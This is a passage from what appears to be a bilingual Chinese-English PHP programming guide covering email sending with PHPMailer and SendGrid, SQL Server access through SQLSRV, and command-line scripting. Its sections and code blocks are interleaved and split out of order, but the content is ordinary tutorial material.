<?php

$mail = new PHPMailer();

$mail->From      = "from@example.com";
$mail->FromName  = "全名";
$mail->addReplyTo("reply@example.com", "回复地址");
$mail->Subject   = "主题文本";
$mail->Body       = "这是一封使用PHPMailer发送的示例基本文本邮件。";

if($mail->send()) {
    // 成功！重定向到感谢页面。使用
    // POST/REDIRECT/GET 模式防止用户刷新页面时表单重复提交
}
```

```
// message and attachment
$message = implode("\r\n", [
"--". $boundary, // header boundary delimiter line
'Content-Type: text/plain; charset="iso-8859-1"',
"Content-Transfer-Encoding: 8bit",
$message,
"--". $boundary, // content boundary delimiter line
'Content-Type: application/octet-stream; name="RenamedFile.pdf"',
"Content-Transfer-Encoding: base64",
"Content-Disposition: attachment",
$content,
"--". $boundary . "--" // closing boundary delimiter line
]);
$result = mail($to, $subject, $message, $headers); // send the email

if ($result) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
} else {
    // Your mail was not sent. Check your logs to see if
    // the reason was reported there for you.
}
```

Content-Transfer-Encodings

The available encodings are 7bit, 8bit, binary, quoted-printable, base64, ietf-token, and x-token. Of these encodings, when a header has a *multipart* Content-Type, the Content-Transfer-Encoding **must not** be any other value other than 7bit, 8bit, or binary as stated in RFC 2045, section 6.4.

Our example chooses the 7bit encoding, which represents US-ASCII characters, for the multipart header because, as noted in RFC 2045 section 6, some protocols support only this encoding. Data within the boundaries can then be encoded on a part-by-part basis (RFC 2046, section 5.1). This example does exactly this. The first part, which contains the text/plain message, is defined to be 8bit since it may be necessary to support additional characters. In this case, the Latin1 (iso-8859-1) character set is being used. The second part is the attachment and so it is defined as a base64-encoded application/octet-stream. Since base64 transforms arbitrary data into the 7bit range, it can be sent over restricted transports (RFC 2045, section 6.2).

Section 64.4: Sending Plain Text Email Using PHPMailer

Basic Text Email

```
<?php

$mail = new PHPMailer();

$mail->From      = "from@example.com";
$mail->FromName  = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->Subject   = "Subject Text";
$mail->Body       = "This is a sample basic text email using PHPMailer.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
}
```

```

// 当用户刷新页面时。

header('Location: http://example.com/path/to/thank-you.php', true, 303);
exit;
}
else {
    echo "邮件发送错误: " . $mail->ErrorInfo;
}

```

添加额外收件人、抄送收件人、密送收件人

```

<?php

$mail = new PHPMailer();

$mail->From      = "from@example.com";
$mail->FromName = "全名";
$mail->addReplyTo("reply@example.com", "回复地址");
$mail->addAddress("recipient1@example.com", "收件人姓名");
$mail->addAddress("recipient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject = "Subject Text";
$mail->Body     = "这是封使用PHPMailer发送的示例基本文本邮件。";

if($mail->send()) {
    // 成功！重定向到感谢页面。使用// POST/REDIRECT/GET 模式以防止用户刷新页面时表单重复提交。
    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "错误: " . $mail->ErrorInfo;
}

```

第64.5节：使用PHPMailer发送HTML邮件

```

<?php

$mail = new PHPMailer();

$mail->From      = "from@example.com";
$mail->FromName = "全名";
$mail->addReplyTo("reply@example.com", "回复地址");
$mail->addAddress("recipient1@example.com", "收件人姓名");
$mail->addAddress("recipient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject = "Subject Text";
$mail->isHTML(true);
$mail->Body     = "<html><body><p><b>此段落为加粗。</b></p><p><i>此文本为斜体。</i></p></body></html>";
$mail->AltBody = "此段落不加粗。此文本不为斜体。";if($mail->send()) {

    // 成功！重定向到感谢页面。使用// POST/REDIRECT/GET 模式以防止用户刷新页面时表单重复提交。
}

```

```

// when a user refreshes the page.

header('Location: http://example.com/path/to/thank-you.php', true, 303);
exit;
}
else {
    echo "Mailer Error: " . $mail->ErrorInfo;
}


```

Adding additional recipients, CC recipients, BCC recipients

```

<?php

$mail = new PHPMailer();

$mail->From      = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->addAddress("recipient1@example.com", "Recipient Name");
$mail->addAddress("recipient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject = "Subject Text";
$mail->Body     = "This is a sample basic text email using PHPMailer.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}

```

Section 64.5: Sending HTML Email Using PHPMailer

```

<?php

$mail = new PHPMailer();

$mail->From      = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->addAddress("recipient1@example.com", "Recipient Name");
$mail->addAddress("recipient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject = "Subject Text";
$mail->isHTML(true);
$mail->Body     = "<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is italic.</i></p></body></html>";
$mail->AltBody = "This paragraph is not bold.\n\nThis text is not italic.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.
}

```

```

header('Location: http://example.com/path/to/thank-you.php', true, 303);
exit;
}
else {
    echo "错误: " . $mail->ErrorInfo;
}

```

第64.6节：使用PHPMailer发送带附件的邮件

```

<?php

$mail = new PHPMailer();

$mail->From      = "from@example.com";
$mail->FromName  = "全名";
$mail->addReplyTo("reply@example.com", "回复地址");
$mail->Subject   = "主题文本";
$mail->Body       = "这是一个使用PHPMailer发送带附件的基本文本邮件示例。";

// 添加静态附件
$attachment = '/path/to/your/file.pdf';
$mail->AddAttachment($attachment, 'RenamedFile.pdf');

// 添加第二个附件，运行时创建。例如：CSV文件以Excel打开
$csvHeader = "header1,header2,header3";
$csvData = "row1col1,row1col2,row1col3\nrow2col1,row2col2,row2col3";
$mail->AddStringAttachment($csvHeader ."\n" . $csvData, 'your-csv-file.csv', 'base64','application/vnd.ms-excel');

if($mail->send()) {
    // 成功！重定向到感谢页面。使用// POST/REDIRECT/GET 模式以防止用户刷新页面时表单重复提交。
    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "错误: " . $mail->ErrorInfo;
}

```

第64.7节：使用Sendgrid发送纯文本邮件

基本文本邮件

```

<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
    ->setFrom("sender@example.com")
    ->setSubject("Subject Text")
    ->setText("This is a sample basic text email using ");

$sendgrid->send($email);

```

```

header('Location: http://example.com/path/to/thank-you.php', true, 303);
exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}

```

Section 64.6: Sending Email With An Attachment Using PHPMailer

```

<?php

$mail = new PHPMailer();

$mail->From      = "from@example.com";
$mail->FromName  = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->Subject   = "Subject Text";
$mail->Body       = "This is a sample basic text email with an attachment using PHPMailer.";

// Add Static Attachment
$attachment = '/path/to/your/file.pdf';
$mail->AddAttachment($attachment, 'RenamedFile.pdf');

// Add Second Attachment, run-time created. ie: CSV to be open with Excel
$csvHeader = "header1,header2,header3";
$csvData = "row1col1,row1col2,row1col3\nrow2col1,row2col2,row2col3";

$mail->AddStringAttachment($csvHeader ."\n" . $csvData, 'your-csv-file.csv', 'base64',
    'application/vnd.ms-excel');

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}

```

Section 64.7: Sending Plain Text Email Using Sendgrid

Basic Text Email

```

<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
    ->setFrom("sender@example.com")
    ->setSubject("Subject Text")
    ->setText("This is a sample basic text email using ");

$sendgrid->send($email);

```

添加额外收件人、抄送收件人、密送收件人

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
->setFrom("sender@example.com")
->setSubject("主题文本")
->setHtml("<html><body><p><b>此段落为加粗。</b></p><p><i>此文本为斜体。</i></p></body></h
tml>");

$personalization = new Personalization();
$email = new Email("收件人姓名", "recipient1@example.com");
$personalization->addTo($email);
$email = new Email("抄送收件人姓名", "recipient2@example.com");
$personalization->addCc($email);
$email = new Email("密送收件人姓名", "recipient3@example.com");
$personalization->addBcc($email);
$email->addPersonalization($personalization);

$sendgrid->send($email);
```

第64.8节：使用Sendgrid发送带附件的电子邮件

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
->setFrom("sender@example.com")
->setSubject("Subject Text")
->setText("这是一个使用的示例基础文本邮件 ");

$attachment = '/path/to/your/file.pdf';
$content    = file_get_contents($attachment);
$content    = chunk_split(base64_encode($content));

$attachment = new Attachment();
$attachment->setContent($content);
$attachment->setType("application/pdf");
$attachment->setFilename("重命名文件.pdf");
$attachment->setDisposition("attachment");
$email->addAttachment($attachment);

$sendgrid->send($email);
```

Adding additional recipients, CC recipients, BCC recipients

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
->setFrom("sender@example.com")
->setSubject("Subject Text")
->setHtml("<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>");

$personalization = new Personalization();
$email = new Email("Recipient Name", "recipient1@example.com");
$personalization->addTo($email);
$email = new Email("RecipientCC Name", "recipient2@example.com");
$personalization->addCc($email);
$email = new Email("RecipientBCC Name", "recipient3@example.com");
$personalization->addBcc($email);
$email->addPersonalization($personalization);

$sendgrid->send($email);
```

Section 64.8: Sending Email With An Attachment Using Sendgrid

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
->setFrom("sender@example.com")
->setSubject("Subject Text")
->setText("This is a sample basic text email using ");

$attachment = '/path/to/your/file.pdf';
$content    = file_get_contents($attachment);
$content    = chunk_split(base64_encode($content));

$attachment = new Attachment();
$attachment->setContent($content);
$attachment->setType("application/pdf");
$attachment->setFilename("RenamedFile.pdf");
$attachment->setDisposition("attachment");
$email->addAttachment($attachment);

$sendgrid->send($email);
```

第65章：使用SQLSRV

第65.1节：检索错误信息

当查询出错时，获取驱动返回的错误信息以确定问题原因非常重要。

语法如下：

```
sqlsrv_errors([int $errorsOrWarnings]);
```

该函数返回一个包含以下内容的数组：

键	描述
SQLSTATE	SQL Server / ODBC驱动当前的状态
代码	SQL Server错误代码
message	错误描述

通常会这样使用上述函数：

```
$brokenQuery = "SELECT BadColumnName FROM Table_1";
$stmt = sqlsrv_query($conn, $brokenQuery);

if ($stmt === false) {
    if (($errors = sqlsrv_errors()) != null) {
        foreach ($errors as $error) {
            echo "SQLSTATE: ".$error['SQLSTATE']."<br />";
            echo "code: ".$error['code']."<br />";
            echo "message: ".$error['message']."<br />";
        }
    }
}
```

第65.2节：获取查询结果

获取查询结果主要有3种方式：

sqlsrv_fetch_array()

sqlsrv_fetch_array() 以数组形式获取下一行。

```
$stmt = sqlsrv_query($conn, $query);

while($row = sqlsrv_fetch_array($stmt)) {
    echo $row[0];
    $var = $row["name"];
    //...
}
```

sqlsrv_fetch_array() 有一个可选的第二个参数，用于返回不同类型的数组：

可以使用SQLSRV_FETCH_ASSOC、SQLSRV_FETCH_NUMERIC和SQLSRV_FETCH_BOTH（默认）；它们分别返回关联数组、数字数组或关联和数字数组。

sqlsrv_fetch_object()

sqlsrv_fetch_object() 检索下一行作为对象。

Chapter 65: Using SQLSRV

Section 65.1: Retrieving Error Messages

When a query goes wrong, it is important to fetch the error message(s) returned by the driver to identify the cause of the problem. The syntax is:

```
sqlsrv_errors([int $errorsOrWarnings]);
```

This returns an array with:

Key	Description
SQLSTATE	The state that the SQL Server / ODBC Driver is in
code	The SQL Server error code
message	The description of the error

It is common to use the above function like so:

```
$brokenQuery = "SELECT BadColumnName FROM Table_1";
$stmt = sqlsrv_query($conn, $brokenQuery);

if ($stmt === false) {
    if (($errors = sqlsrv_errors()) != null) {
        foreach ($errors as $error) {
            echo "SQLSTATE: ".$error['SQLSTATE']."<br />";
            echo "code: ".$error['code']."<br />";
            echo "message: ".$error['message']."<br />";
        }
    }
}
```

Section 65.2: Fetching Query Results

There are 3 main ways to fetch results from a query:

sqlsrv_fetch_array()

sqlsrv_fetch_array() retrieves the next row as an array.

```
$stmt = sqlsrv_query($conn, $query);

while($row = sqlsrv_fetch_array($stmt)) {
    echo $row[0];
    $var = $row["name"];
    //...
}
```

sqlsrv_fetch_array() has an optional second parameter to fetch back different types of array:

SQLSRV_FETCH_ASSOC, SQLSRV_FETCH_NUMERIC and SQLSRV_FETCH_BOTH(*default*) can be used; each returns the associative, numeric, or associative and numeric arrays, respectively.

sqlsrv_fetch_object()

sqlsrv_fetch_object() retrieves the next row as an object.

```

$stmt = sqlsrv_query($conn, $query);

while($obj = sqlsrv_fetch_object($stmt)) {
    echo $obj->field; // 对象属性名是查询中字段的名称
    //...
}

```

sqlsrv_fetch()

sqlsrv_fetch() 使下一行可供读取。

```

$stmt = sqlsrv_query($conn, $query);

while(sqlsrv_fetch($stmt) === true) {
    $foo = sqlsrv_get_field($stmt, 0); //获取第一个字段 -
}

```

第65.3节：创建连接

```

$dbServer = "localhost,1234"; //服务器/实例名称，包括可选端口号 (默认端口号
是1433)
$dbName = "db001"; //数据库名称
$dbUser = "user"; //用户名
$dbPassword = "password"; //该用户的数据库密码

$connectionInfo = array(
    "Database" => $dbName,
    "UID" => $dbUser,
    "PWD" => $dbPassword
);

$conn = sqlsrv_connect($dbServer, $connectionInfo);

```

SQLSRV 也有 PDO 驱动。使用 PDO 连接的方法：

```
$conn = new PDO("sqlsrv:Server=localhost,1234;Database=db001", $dbUser, $dbPassword);
```

第65.4节：执行简单查询

```

//创建连接
$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [table]";
$stmt = sqlsrv_query($conn, $query);

```

注意：使用方括号 [] 是为了转义单词 table，因为它是一个 [保留字](#)。这些用法与 MySQL 中的反引号 ` 的作用相同。

第65.5节：调用存储过程

在服务器上调用存储过程：

```

$query = "{call [dbo].[myStoredProcedure](?, ?, ?)}"; //参数 '?' 包含输出参数

$params = array(
    array($name, SQLSRV_PARAM_IN),

```

```

$stmt = sqlsrv_query($conn, $query);

while($obj = sqlsrv_fetch_object($stmt)) {
    echo $obj->field; // Object property names are the names of the fields from the query
    //...
}

```

sqlsrv_fetch()

sqlsrv_fetch() makes the next row available for reading.

```

$stmt = sqlsrv_query($conn, $query);

while(sqlsrv_fetch($stmt) === true) {
    $foo = sqlsrv_get_field($stmt, 0); //gets the first field -
}

```

Section 65.3: Creating a Connection

```

$dbServer = "localhost,1234"; //Name of the server-instance, including optional port number (default
is 1433)
$dbName = "db001"; //Name of the database
$dbUser = "user"; //Name of the user
$dbPassword = "password"; //DB Password of that user

$connectionInfo = array(
    "Database" => $dbName,
    "UID" => $dbUser,
    "PWD" => $dbPassword
);

$conn = sqlsrv_connect($dbServer, $connectionInfo);

```

SQLSRV also has a PDO Driver. To connect using PDO:

```
$conn = new PDO("sqlsrv:Server=localhost,1234;Database=db001", $dbUser, $dbPassword);
```

Section 65.4: Making a Simple Query

```

//Create Connection
$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [table]";
$stmt = sqlsrv_query($conn, $query);

```

Note: the use of square brackets [] is to escape the word table as it is a [reserved word](#). These work in the same way as backticks ` do in MySQL.

Section 65.5: Invoking a Stored Procedure

To call a stored procedure on the server:

```

$query = "{call [dbo].[myStoredProcedure](?, ?, ?)}"; //Parameters '?' includes OUT parameters

$params = array(
    array($name, SQLSRV_PARAM_IN),

```

```

array($age, SQLSRV_PARAM_IN),
array($count, SQLSRV_PARAM_OUT, SQLSRV_PHPTYPE_INT) // $count 必须已初始化
);

$result = sqlsrv_query($conn, $query, $params);

```

第65.6节：执行参数化查询

```

$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [users] WHERE [name] = ? AND [password] = ?";
$params = array("joebloggs", "pa55w0rd");

$stmt = sqlsrv_query($conn, $query, $params);

```

如果您计划多次使用相同的查询语句，但参数不同，可以使用 `sqlsrv_prepare()` 和 `sqlsrv_execute()` 函数实现，如下所示：

```

$cart = array(
    "apple" => 3,
    "banana" => 1,
    "chocolate" => 2
);

$query = "INSERT INTO [order_items]([item], [quantity]) VALUES(?,?)";
$params = array(&$item, &$qty); // 变量作为参数必须以引用方式传递

$stmt = sqlsrv_prepare($conn, $query, $params);

foreach($cart as $item => $qty){
    if(sqlsrv_execute($stmt) === FALSE) {
        die(print_r(sqlsrv_errors(), true));
    }
}

```

```

array($age, SQLSRV_PARAM_IN),
array($count, SQLSRV_PARAM_OUT, SQLSRV_PHPTYPE_INT) // $count must already be initialised
);

```

```

$result = sqlsrv_query($conn, $query, $params);

```

Section 65.6: Making a Parameterised Query

```

$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [users] WHERE [name] = ? AND [password] = ?";
$params = array("joebloggs", "pa55w0rd");

$stmt = sqlsrv_query($conn, $query, $params);

```

If you plan on using the same query statement more than once, with different parameters, the same can be achieved with the `sqlsrv_prepare()` and `sqlsrv_execute()` functions, as shown below:

```

$cart = array(
    "apple" => 3,
    "banana" => 1,
    "chocolate" => 2
);

$query = "INSERT INTO [order_items]([item], [quantity]) VALUES(?,?)";
$params = array(&$item, &$qty); // Variables as parameters must be passed by reference

$stmt = sqlsrv_prepare($conn, $query, $params);

foreach($cart as $item => $qty){
    if(sqlsrv_execute($stmt) === FALSE) {
        die(print_r(sqlsrv_errors(), true));
    }
}

```

第66章：命令行界面（CLI）

第66.1节：处理程序选项

程序选项可以使用`getopt()`函数处理。它的语法与POSIX的`getopt`命令类似，并且额外支持GNU风格的长选项。

```
#!/usr/bin/php

// 单个冒号表示该选项需要一个值
// 双冒号表示该值可以省略
$shortopts = "hf:v::d";
// 不要求使用 GNU 风格的长选项
$longopts = [ "help", "version" ];
$opts = getopt($shortopts, $longopts);

// 不带值的选项会被赋值为布尔假
// 你必须检查它们是否存在，而不是它们的真假性
if (isset($opts["h"]) || isset($opts["help"])) {fprintf(STDERR,
    "这里有一些帮助信息！");exit;
}

// 长选项以两个连字符调用：“--version”
if (isset($opts["version"])) {
    fprintf(STDERR, "%s 版本 223.45" . PHP_EOL, $argv[0]);
    exit;
}

// 带值的选项可以像 "-f foo"、"-ffoo" 或 "-f=foo" 这样调用
$file = "";
if (isset($opts["f"])) {
    $file = $opts["f"];
}
if (empty($file)) {
    fprintf(STDERR, "我们需要一个文件！" . PHP_EOL);
    exit(1);
}
fprintf(STDOUT, "文件是 %s" . PHP_EOL, $file);

// 带可选值的选项必须像 "-v5" 或 "-v=5" 这样调用
$verbosity = 0;
if (isset($opts["v"])) {
    $verbosity = ($opts["v"] === false) ? 1 : (int)$opts["v"];
}
fprintf(STDOUT, "详细程度是 %d" . PHP_EOL, $verbosity);

// 多次调用的选项作为数组传递
$debug = 0;
if (isset($opts["d"])) {
    $debug = is_array($opts["d"]) ? count($opts["d"]) : 1;
}
fprintf(STDOUT, "调试级别是 %d" . PHP_EOL, $debug);

// getopt 没有自动处理意外选项的方式
```

此脚本可以这样测试：

```
./test.php --help
```

Chapter 66: Command Line Interface (CLI)

Section 66.1: Handling Program Options

Program options can be handled with the `getopt()` function. It operates with a similar syntax to the POSIX `getopt` command, with additional support for GNU-style long options.

```
#!/usr/bin/php

// a single colon indicates the option takes a value
// a double colon indicates the value may be omitted
$shortopts = "hf:v::d";
// GNU-style long options are not required
$longopts = [ "help", "version" ];
$opts = getopt($shortopts, $longopts);

// options without values are assigned a value of boolean false
// you must check their existence, not their truthiness
if (isset($opts["h"]) || isset($opts["help"])) {
    fprintf(STDERR, "Here is some help!\n");
    exit;
}

// long options are called with two hyphens: "--version"
if (isset($opts["version"])) {
    fprintf(STDERR, "%s Version 223.45" . PHP_EOL, $argv[0]);
    exit;
}

// options with values can be called like "-f foo", "-ffoo", or "-f=foo"
$file = "";
if (isset($opts["f"])) {
    $file = $opts["f"];
}
if (empty($file)) {
    fprintf(STDERR, "We wanted a file!" . PHP_EOL);
    exit(1);
}
fprintf(STDOUT, "File is %s" . PHP_EOL, $file);

// options with optional values must be called like "-v5" or "-v=5"
$verbosity = 0;
if (isset($opts["v"])) {
    $verbosity = ($opts["v"] === false) ? 1 : (int)$opts["v"];
}
fprintf(STDOUT, "Verbosity is %d" . PHP_EOL, $verbosity);

// options called multiple times are passed as an array
$debug = 0;
if (isset($opts["d"])) {
    $debug = is_array($opts["d"]) ? count($opts["d"]) : 1;
}
fprintf(STDOUT, "Debug is %d" . PHP_EOL, $debug);

// there is no automated way for getopt to handle unexpected options
```

This script can be tested like so:

```
./test.php --help
```

```
./test.php --version  
./test.php -f foo -ddd  
./test.php -v -d -ffoo  
./test.php -v5 -f=foo  
./test.php -f foo -v 5 -d
```

请注意，最后一种方法不可行，因为 `-v 5` 无效。

注意：从 PHP 5.3.0 起，`getopt` 是操作系统无关的，也适用于 Windows。

第 66.2 节：参数处理

参数以类似大多数 C 风格语言的方式传递给程序。`$argc` 是一个整数，包含参数的数量，包括程序名，而 `$argv` 是一个包含参数的数组，程序。`$argv` 的第一个元素是程序的名称。

```
#!/usr/bin/php  
  
printf("你调用的程序是 %s, 带有 %d 个参数", $argv[0], $argc - 1);unset($argv[0]);  
  
foreach ($argv as $i => $arg) {printf(  
    "参数 %d 是 %s", $i, $arg);}
```

用 `php example.php foo bar` 调用上述程序（其中 `example.php` 包含上述代码）将产生以下输出：

```
你调用的程序是 example.php, 带有 2 个参数  
参数 1 是 foo  
参数 2 是 bar
```

注意 `$argc` 和 `$argv` 是全局变量，不是超全局变量。如果在函数中需要使用它们，必须使用 `global` 关键字导入到局部作用域中。

此示例展示了当使用转义字符如 `"` 或 `\` 时，参数是如何分组的。

示例脚本

```
var_dump($argc, $argv);
```

命令行

```
$ php argc.argv.php --this-is-an-option three\ words\ together or "in one quote"      but\ multiple\  
spaces\ counted\ as\ one  
int(6)  
array(6) {  
    [0]=>  
    string(13) "argc.argv.php"  
    [1]=>  
    string(19) "--this-is-an-option"  
    [2]=>  
    string(20) "三个词连在一起"  
    [3]=>  
    string(2) "or"
```

```
./test.php --version  
./test.php -f foo -ddd  
./test.php -v -d -ffoo  
./test.php -v5 -f=foo  
./test.php -f foo -v 5 -d
```

Note the last method will not work because `-v 5` is not valid.

Note: As of PHP 5.3.0, `getopt` is OS independent, working also on Windows.

Section 66.2: Argument Handling

Arguments are passed to the program in a manner similar to most C-style languages. `$argc` is an integer containing the number of arguments including the program name, and `$argv` is an array containing arguments to the program. The first element of `$argv` is the name of the program.

```
#!/usr/bin/php  
  
printf("You called the program %s with %d arguments\n", $argv[0], $argc - 1);  
unset($argv[0]);  
foreach ($argv as $i => $arg) {  
    printf("Argument %d is %s\n", $i, $arg);  
}
```

Calling the above application with `php example.php foo bar` (where `example.php` contains the above code) will result in the following output:

```
You called the program example.php with 2 arguments  
Argument 1 is foo  
Argument 2 is bar
```

Note that `$argc` and `$argv` are global variables, not superglobal variables. They must be imported into the local scope using the `global` keyword if they are needed in a function.

This example shows the how arguments are grouped when escapes such as `"` or `\` are used.

Example script

```
var_dump($argc, $argv);
```

Command line

```
$ php argc.argv.php --this-is-an-option three\ words\ together or "in one quote"      but\ multiple\  
spaces\ counted\ as\ one  
int(6)  
array(6) {  
    [0]=>  
    string(13) "argc.argv.php"  
    [1]=>  
    string(19) "--this-is-an-option"  
    [2]=>  
    string(20) "three words together"  
    [3]=>  
    string(2) "or"
```

```
[4]=>
string(12) "在一对引号内"
[5]=>
string(34) "但多个空格算作一个"
}
```

如果使用-r运行PHP脚本：

```
$ php -r 'var_dump($argv);'
array(1) {
[0]=>
string(1) "-"
}
```

或者代码通过管道传入php的STDIN：

```
$ echo 'php var_dump($argv);' | php
array(1) {
[0]=&gt;
string(1) "-"
}</pre
```

第66.3节：输入和输出处理

当从命令行界面（CLI）运行时，常量**STDIN**、**STDOUT**和**STDERR**是预定义的。这些常量是文件句柄，可以视为运行以下命令的结果：

```
STDIN = fopen("php://stdin", "r");
STDOUT = fopen("php://stdout", "w");
STDERR = fopen("php://stderr", "w");
```

这些常量可以在任何标准文件句柄可用的地方使用：

```
#!/usr/bin/php

while ($line = fgets(STDIN)) {
    $line = strtolower(trim($line));
    switch ($line) {
        case "bad":
            fprintf(STDERR, "%s 是错误的" . PHP_EOL, $line);
            break;
        case "quit":
            exit;
        default:
            fprintf(STDOUT, "%s 是正确的" . PHP_EOL, $line);
            break;
    }
}
```

前面提到的内置流地址（`php://stdin`、`php://stdout` 和 `php://stderr`）可以在大多数情况下替代文件名使用：

```
file_put_contents('php://stdout', '这是标准输出内容');
file_put_contents('php://stderr', '这是标准错误内容');

// 打开句柄并多次写入。
$stdout = fopen('php://stdout', 'w');
```

```
[4]=>
string(12) "in one quote"
[5]=>
string(34) "but multiple spaces counted as one"
}
```

If the PHP script is run using -r:

```
$ php -r 'var_dump($argv);'
array(1) {
[0]=>
string(1) "-"
}
```

Or code piped into STDIN of php:

```
$ echo 'php var_dump($argv);' | php
array(1) {
[0]=&gt;
string(1) "-"
}</pre
```

Section 66.3: Input and Output Handling

When run from the CLI, the constants **STDIN**, **STDOUT**, and **STDERR** are predefined. These constants are file handles, and can be considered equivalent to the results of running the following commands:

```
STDIN = fopen("php://stdin", "r");
STDOUT = fopen("php://stdout", "w");
STDERR = fopen("php://stderr", "w");
```

The constants can be used anywhere a standard file handle would be:

```
#!/usr/bin/php

while ($line = fgets(STDIN)) {
    $line = strtolower(trim($line));
    switch ($line) {
        case "bad":
            fprintf(STDERR, "%s is bad" . PHP_EOL, $line);
            break;
        case "quit":
            exit;
        default:
            fprintf(STDOUT, "%s is good" . PHP_EOL, $line);
            break;
    }
}
```

The builtin stream addresses referenced earlier (`php://stdin`, `php://stdout`, and `php://stderr`) can be used in place of filenames in most contexts:

```
file_put_contents('php://stdout', 'This is stdout content');
file_put_contents('php://stderr', 'This is stderr content');

// Open handle and write multiple times.
$stdout = fopen('php://stdout', 'w');
```

```
fwrite($stdout, '来自标准输出的问候' . PHP_EOL);
fwrite($stdout, '再次问候');

fclose($stdout);
```

作为替代，你也可以使用[readline\(\)](#)进行输入，也可以使用 **echo**或**print**或任何其他字符串打印函数进行输出。

```
$name = readline("请输入你的名字:");
print "你好, {$name}.";
```

第66.4节：返回码

`exit`结构可以用来向执行环境传递返回码。

```
#!/usr/bin/php

if ($argv[1] === "bad") {
    exit(1);
} else {
    exit(0);
}
```

默认情况下，如果未提供退出代码，则返回退出代码0，即`exit`与`exit(0)`相同。由于`exit`不是函数，如果不传递返回代码，则不需要括号。

返回代码必须在0到254的范围内（255被PHP保留，不应使用）。按照惯例，使用返回代码0退出表示PHP脚本成功运行。使用非零返回代码告诉调用程序发生了特定的错误情况。

```
fwrite($stdout, 'Hello world from stdout' . PHP_EOL);
fwrite($stdout, 'Hello again');

fclose($stdout);
```

As an alternative, you can also use [readline\(\)](#) for input, and you can also use **echo** or **print** or any other string printing functions for output.

```
$name = readline("Please enter your name:");
print "Hello, {$name}.";
```

Section 66.4: Return Codes

The `exit` construct can be used to pass a return code to the executing environment.

```
#!/usr/bin/php

if ($argv[1] === "bad") {
    exit(1);
} else {
    exit(0);
}
```

By default an exit code of 0 will be returned if none is provided, i.e. `exit` is the same as `exit(0)`. As `exit` is not a function, parentheses are not required if no return code is being passed.

Return codes must be in the range of 0 to 254 (255 is reserved by PHP and should not be used). By convention, exiting with a return code of 0 tells the calling program that the PHP script ran successfully. Use a non-zero return code to tell the calling program that a specific error condition occurred.

第66.5节：限制脚本仅在命令行执行

函数[php_sapi_name\(\)](#)和常量[PHP_SAPI](#)都返回PHP所使用的接口类型（Server API）。可以通过检查函数输出是否等于cli来限制脚本仅在命令行执行。

```
if (php_sapi_name() === 'cli') {echo "从
命令行执行";} else {
    echo "从网页浏览器执行";}
```

`drupal_is_cli()`函数是检测脚本是否从命令行执行的一个示例：

```
function drupal_is_cli() {
    return (!isset($_SERVER['SERVER_SOFTWARE']) && (php_sapi_name() == 'cli' ||
(is_numeric($_SERVER['argc']) && $_SERVER['argc'] > 0)));
}
```

第66.6节：命令行上的行为差异

当从命令行界面（CLI）运行时，PHP表现出与从网页服务器运行时不同的行为。尤其是在同一脚本可能同时从这两种环境运行的情况下，应牢记这些差异。

```
if (php_sapi_name() === 'cli') {
    echo "Executed from command line\n";
} else {
    echo "Executed from web browser\n";
}
```

The `drupal_is_cli()` function is an example of a function that detects whether a script has been executed from the command line:

```
function drupal_is_cli() {
    return (!isset($_SERVER['SERVER_SOFTWARE']) && (php_sapi_name() == 'cli' ||
(is_numeric($_SERVER['argc']) && $_SERVER['argc'] > 0)));
}
```

Section 66.6: Behavioural differences on the command line

When running from the CLI, PHP exhibits some different behaviours than when run from a web server. These differences should be kept in mind, especially in the case where the same script might be run from both environments.

